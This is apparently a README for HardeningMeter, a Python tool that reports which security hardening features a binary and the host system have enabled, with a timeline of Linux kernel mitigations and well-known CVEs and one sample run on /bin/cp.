15.05.2016
MPK
Dirty COW
CVE-2016-5195
10.11.2016
KASAN
v4.9
24.12.2016
v4.9
24.12.2016
UBSAN
KASLR
Default
v4.12
2.07.2017
Spectre &
Meltdown
04.01.2018
Kmemleak
v4.15
28.01.2018
v4.15
28.01.2018
PTI
v4.15
28.01.2018
Retpoline
Bad Binder
CVE-2019-2215
11.10.2019
BTI+SCS
v5.8
02.08.2020
v5.8
02.08.2020
KCSAN
BleedingTooth
CVE-2020-12351
Sequoia
CVE-2021-3390
Baron Samedit
CVE-2021-3156
23.11.2020
20.01.2021
26.01.2021
KFENCE
v5.12
25.04.2021
Dirty Cred
CVE-2021-4154
04.02.2021
v5.13
27.06.2021
CFI
PwnKit
CVE-2021-4034
Dirty Pipe
CVE-2022-0847
28.01.2022
10.03.2022
IBT
v5.18
22.05.2022
Dirty Cred
CVE-2022-2588
29.07.2022
v6.1
11.12.2022
KMSAN
EntryBleed
CVE-2022-4543
StackRot
CVE-2023-3269
11.01.2023
11.07.2023

HardeningMeter

Assess the security hardening of binaries and systems.

`python3 HardeningMeter.py -f /bin/cp -s`

```
root@ofri:/home/ofri/exploitation/HardeningMeter# python3 HardeningMeter.py -f /bin/cp -s
Binaries
Path     File Type    PIE/PIC    RELRO    NOT Stack Exec    BIND NOW    Stack Canary    Fortify Functions    Shadow Stack    IBT
-------  -----------  ---------  -------  ----------------  ----------  --------------  -------------------  --------------  -----
/bin/cp  Dynamic PIE  V          V        V                 V           V               V 5/15               V               V


System
NX      ASLR          SMEP    SMAP    KASLR BASE    KASLR MEMORY    KASLR KSTACK    KASLR KSTACK DEFAULT    IBT    PTI
------  ------------  ------  ------  ------------  --------------  --------------  ----------------------  -----  -----
active  Full Enabled  V       V       V             V               V               V                       X      V
```



Questions?

https://medium.com/@ofriouzan